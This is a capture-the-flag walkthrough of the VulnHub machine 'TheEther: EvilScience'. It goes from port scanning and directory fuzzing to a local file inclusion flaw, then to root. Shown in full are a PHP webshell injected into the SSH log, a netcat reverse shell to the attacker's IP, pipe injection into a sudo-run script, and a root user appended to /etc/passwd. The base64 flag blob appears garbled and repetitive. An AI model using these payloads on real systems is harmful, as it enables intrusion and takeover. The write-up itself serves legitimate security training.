

# TheEther-Evilscience

By Praveen Kumar Sharma

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For me the IP of the machine is : 192.168.110.145

Lets try pinging it :

```
(pks@Kali)-[~/VulnHub/TheEther:EvilScience]
$ ping 192.168.110.145 -c 5
PING 192.168.110.145 (192.168.110.145) 56(84) bytes of data.
64 bytes from 192.168.110.145: icmp_seq=1 ttl=64 time=0.549 ms
64 bytes from 192.168.110.145: icmp_seq=2 ttl=64 time=0.414 ms
64 bytes from 192.168.110.145: icmp_seq=3 ttl=64 time=0.544 ms
64 bytes from 192.168.110.145: icmp_seq=4 ttl=64 time=0.459 ms
64 bytes from 192.168.110.145: icmp_seq=5 ttl=64 time=0.436 ms

--- 192.168.110.145 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4086ms
rtt min/avg/max/mdev = 0.414/0.480/0.549/0.055 ms
```

Its online!!

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## Port Scanning :

### All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.145 -o allPortScan.txt
```

```
(pks☺Kali)-[~/VulnHub/TheEther:EvilScience]
$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.145 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 19:23 IST
Nmap scan report for 192.168.110.145
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

### Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Lets try an aggressive scan on here :

## Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80 192.168.110.145 -o aggressiveScan.txt
```

```
(pks@Kali)-[~/VulnHub/TheEther:EvilScience]
$ nmap -sC -sV -A -T5 -p 22,80 192.168.110.145 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-16 19:26 IST
Nmap scan report for theEther (192.168.110.145)
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:09:bc:b1:5c:c9:bd:c3:ca:0f:b1:d5:c3:7d:98:1e (RSA)
|   256  de:77:4d:81:a0:93:da:00:53:3d:4a:30:bd:7e:35:7d (ECDSA)
|_  256  86:6c:7c:4b:04:7e:57:4f:68:16:a9:74:4c:0d:2f:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: The Ether
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

### Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 12:09:bc:b1:5c:c9:bd:c3:ca:0f:b1:d5:c3:7d:98:1e (RSA)
| 256  de:77:4d:81:a0:93:da:00:53:3d:4a:30:bd:7e:35:7d (ECDSA)
|_ 256  86:6c:7c:4b:04:7e:57:4f:68:16:a9:74:4c:0d:2f:56 (ED25519)
80/tcp open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: The Ether
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets do some directory fuzzing

---


## Directory Fuzzing :

```
gobuster dir -u 192.168.110.145 -w /usr/share/wordlists/dirb/common.txt -o
directories.txt
```


```
(pks☺Kali)-[~/VulnHub/TheEther:EvilScience]
$ gobuster dir -u 192.168.110.145 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://192.168.110.145
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.6
[+] Timeout:                    10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 299]
/.htpasswd      (Status: 403) [Size: 299]
/.hta           (Status: 403) [Size: 294]
/images         (Status: 301) [Size: 319] [--> http://192.168.110.145/images/]
/index.php      (Status: 200) [Size: 6049]
/layout         (Status: 301) [Size: 319] [--> http://192.168.110.145/layout/]
/server-status  (Status: 403) [Size: 303]
Progress: 4614 / 4615 (99.98%)
```

Alright lets get to this web application

## Web Application :



nothing in the source code lets check theses about us, research page




Looks like LFI vulnerability here

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## Gaining Access :

Lets try the two most obvious places here for this apache2 server those are `/var/log/apache2/access.log` and `/var/log/auth.log`

`/var/log/auth.log` seem to work for me here is the result using `cat`



Lets try to convert this LFI to RCE

to do this im gonna use this command to poison the ssh log

```
curl -u '<?php system($_GET["cmd"]);?>' sftp://192.168.110.145/index.php?file=/var/log/auth.log -k
```

```
(pks@Kali)-[~/VulnHub/TheEther:EvilScience]
$ curl -u '<?php system($_GET["cmd"]);?>' sftp://192.168.110.145/index.php?file=/var/log/auth.log -k
Enter host password for user '<?php system($_GET["cmd"]);?>':
curl: (67) Authentication failure
```

Now we can run cmd= `<comamnd>` lets try it

```

1 GET /?file=/var/log/auth.log&cmd=ls
  HTTP/1.1
2 Host: 192.168.110.145
3 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: text/html,application
  /xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10
35 Aug 16 07:17:01 theEther CRON[1005]: pam_unix(cron:session):
  session closed for user root
36 Aug 16 07:26:01 theEther sshd[1008]: Invalid user about.php
37 images
38 index.php
39 layout
40 licence.txt
41 research.php
42 xxxlogauditorxxx.py
43 from 192.168.110.64
44 Aug 16 07:26:01 theEther sshd[1008]: input_userauth_request:
  invalid user about.php
45 images
46 index.php
47 layout
48 licence.txt
49 research.php
50 xxxlogauditorxxx.py

```

Now we can execute command lets get a shell

First start a listener :

```

(pks☺Kali)-[~/VulnHub/TheEther:EvilScience]
$ nc -lvp 9001
listening on [any] 9001 ...

```

i typed in this

```

&cmd=mknod%20/tmp/backpipe%20p;%20/bin/sh%200</tmp/backpipe%20|%20nc%20192.168.1
10.64%209001%201>/tmp/backpipe'

```

i gonna use caido again for this final request for this revshell

```
1 GET /?file=/var/log/auth.log&cmd=mknod%20
  /tmp/backpipe%20p;%20/bin/sh%200</tmp
  /backpipe%20|%20nc%20192.168.110.64%20900
  1%201>/tmp/backpipe HTTP/1.1
2 Host: 192.168.110.145
3 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: text/html,application
  /xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10
```

And we get the revshell

```
(pks☺Kali)-[~/VulnHub/TheEther:EvilScience]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from theEther [192.168.110.145] 46546
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

lets upgrade this shell now



```
(pks@Kali)-[~/VulnHub/TheEther:EvilScience]
$ nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from theEther [192.168.110.145] 46546
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@theEther:/var/www/html/theEther.com/public_html$ ^Z
zsh: suspended nc -lvp 9001

(pks@Kali)-[~/VulnHub/TheEther:EvilScience]
$ stty raw -echo;fg
[1] + continued nc -lvp 9001

www-data@theEther:/var/www/html/theEther.com/public_html$ export TERM=xterm
www-data@theEther:/var/www/html/theEther.com/public_html$ █
```

---

## Vertical PrivEsc

One obvious i just see here is this

```
www-data@theEther:/var/www/html/theEther.com/public_html$ ls -al
total 11312
drwxrwxr-x 4 root www-data      4096 Nov 23  2017 .
drwxr-xr-x 5 root root          4096 Oct 23  2017 ..
-rwxrwxr-x 1 root www-data      5891 Oct 23  2017 about.php
drwxrwxr-x 3 root www-data      4096 Oct 23  2017 images
-rwxrwxr-x 1 root www-data      6495 Oct 23  2017 index.php
drwxrwxr-x 4 root www-data      4096 Oct 23  2017 layout
-rwxrwxr-x 1 root www-data      5006 Oct 23  2017 licence.txt
-rwxrwxr-x 1 root www-data     10641 Oct 23  2017 research.php
-rwsrwsr-x 1 root evilscience 11527272 Nov 23  2017 xxxlogauditorxxx.py
www-data@theEther:/var/www/html/theEther.com/public_html$ █
```

Now lets see what this binary does as we cant actually rewrite this

```
x.py ata@theEther:/var/www/html/theEther.com/public_html$ python xxxlogauditorxxx
=====
Log Auditor
=====
Logs available
-----
/var/log/auth.log
/var/log/apache2/access.log
-----

Load which log?: /var/log/auth.log
```

Ok so we can execute any other command now using a | symbol maybe if this doesnt work ill try & or && or ||

lets try | first

```
x.py ata@theEther:/var/www/html/theEther.com/public_html$ python xxxlogauditorxxx
=====
Log Auditor
=====
Logs available
-----
/var/log/auth.log
/var/log/apache2/access.log
-----

Load which log?: /var/log/auth.log| ls
about.php  index.php  licence.txt  xxxlogauditorxxx.py
images     layout     research.php
www-data@theEther:/var/www/html/theEther.com/public_html$
```

lets try running id as we can run this file as sudo as well

```
x.py ata@theEther:/var/www/html/theEther.com/public_html$ sudo ./xxxlogauditorxxx
=====
Log Auditor
=====
Logs available
-----
/var/log/auth.log
/var/log/apache2/access.log
-----

Load which log?: /var/log/auth.log | id
uid=0(root) gid=0(root) groups=0(root)
cat: write error: Broken pipe
www-data@theEther:/var/www/html/theEther.com/public_html$
```

so we can just execute command with root i guess

Best way not to move forward is to probably add a user account in /etc/passwd so we can just login as root here

use this : /var/log/auth.log| echo 'evilscience:6YK.U.xZVRm\$RnektJ0qahuXLZEfA0sl9.lhBeYg83RfTDmHHKKlcccYt6JNeqyIoLrc2.Bw4hAk0jJ5fTJGVQh7x9XiapPTW.:0:0::/root:/bin/bash' >> /etc/passwd

 New user

Username : evilscience

Password : 123456

and we can get root now

```
www-data@theEther:/var/www/html/theEther.com/public_html$ su evilscience
Password:
root@theEther:/var/www/html/theEther.com/public_html# id
uid=0(root) gid=0(root) groups=0(root)
root@theEther:/var/www/html/theEther.com/public_html#
```

for the flag

```
root@theEther:/var/www/html/theEther.com/public_html# cd /root
root@theEther:~# ls
flag.png
```

Lets get this file on our system here

im gonna start a python server in this directory on this machine

```
root@theEther:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 ...
```

now lets get this file



```
[pks@kali] ~/VulnHub/TheEther:EvilScience
$ echo "b2N0b2Jlc1AxlCAyMDE3LgpXZS8oYXZlIG9yIGZpcnN0IGJhdGNoIG9mIHZvbHVudGVLcnMgZm9yIHRoZSBnZW5vbWUgcHJvamVjdC4gVGlhIGdyb3VwIGxvb2t2I
HB9b21pc2luZywgZDUGaGF2ZS8oaWdoIGhvcGVzIGZvc1B0aG1zIiQoKT2N0b2Jlc1A3LCAyMDE3LgpUaGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
Z2VvbWNaG6GF2ZS8pbmpLY3RlZCBhIGZlbnWFSZS8zdWJqZWN0IHdpdGggdGh1IGZpcnN0IHNoOmFpb1BvZiBhIGJlbnlnb1B2aXJ1cy4gTm8gcmVhY3Rpb25zIGF0IHRoaXMGdG1
tZS8mcm9tIHRoZXMGcGF0aWVudC4KCk9jdG91ZXIgaMYwMjA3LCAyMDE3LgpUaGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
BodWlhb1Bzc6VjA3LCAyMDE3LgpUaGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
XRoLCBhbmQgcGF0aWVudG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
IHRoZSBpbmpLY3Rpb25zLjB0aGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
tYWw1IHNoZWwpc2luZywgZDUGaGF2ZS8oaWdoIGhvcGVzIGZvc1B0aG1zIiQoKT2N0b2Jlc1A3LCAyMDE3LgpUaGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
BzdWJqZWN0IHNoZWwpc2luZywgZDUGaGF2ZS8oaWdoIGhvcGVzIGZvc1B0aG1zIiQoKT2N0b2Jlc1A3LCAyMDE3LgpUaGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
yBpcyBpbXVudG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
QcWgMjA3LCAyMDE3LgpUaGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
QbG6FubmZlZyB0b3R5b2t2IHRoZm90dG8gcXVhcmFudG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
wgY29sZCwgc2luZywgZDUGaGF2ZS8oaWdoIGhvcGVzIGZvc1B0aG1zIiQoKT2N0b2Jlc1A3LCAyMDE3LgpUaGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
EFuIGFudG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
aWVkaGR1ZS80b3R5b2t2IHRoZm90dG8gcXVhcmFudG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
1Y3RlZCBhbmQgcGF0aWVudG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
R1ZS80b3R5b2t2IHRoZm90dG8gcXVhcmFudG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
3B5YXljbmpLY3Rpb25zLjB0aGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
IGhvcyB1ZWVudG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
0aGUgZmlycy3QgaHVtYW4gdG6VzdC83YXMGY29uZHVjdGVVb2VwIGxvb2t2I
base64 -d
```

October 1, 2017.  
We have our first batch of volunteers for the genome project. The group looks promising, we have high hopes for this!

October 3, 2017.  
The first human test was conducted. Our surgeons have injected a female subject with the first strain of a benign virus. No reactions at this time from this patient.

October 3, 2017.  
Something has gone wrong. After a few hours of injection, the human specimen appears symptomatic, exhibiting dementia, hallucinations, sweating, foaming of the mouth, and rapid growth of canine teeth and nails.

October 4, 2017.  
Observing other candidates react to the injections. The ether seems to work for some but not for others. Keeping close observation on female specimen on October 3rd.

October 7, 2017.  
The first flatline of the series occurred. The female subject passed. After decreasing, muscle contractions and life-like behaviors are still visible. This is impossible! Specimen has been moved to a containment quarantine for further evaluation.

October 8, 2017.  
Other candidates are beginning to exhibit similar symptoms and patterns as female specimen. Planning to move them to quarantine as well.

October 10, 2017.  
Isolated and exposed subject are dead, cold, moving, gnarling, and attracted to flesh and/or blood. Cannibalistic-like behaviour detected. An antidote/vaccine has been proposed.

October 11, 2017.  
Hundreds of people have been burned and buried due to the side effects of the ether. The building will be burned along with the experiments conducted to cover up the story.

October 13, 2017.  
We have decided to stop conducting these experiments due to the lack of antidote or ether. The main reason being the numerous deaths due to the subjects displaying extreme reactions to the engineered virus. No public announcement has been declared. The CDC has been suspicious of our testings and are considering martial laws in the event of an outbreak to the general population.

--Document scheduled to be shredded on October 15th after PSA.

here is message :

🔪 Flag final

October 1, 2017.

We have our first batch of volunteers for the genome project. The group looks promising, we have high hopes for this!

October 3, 2017.

The first human test was conducted. Our surgeons have injected a



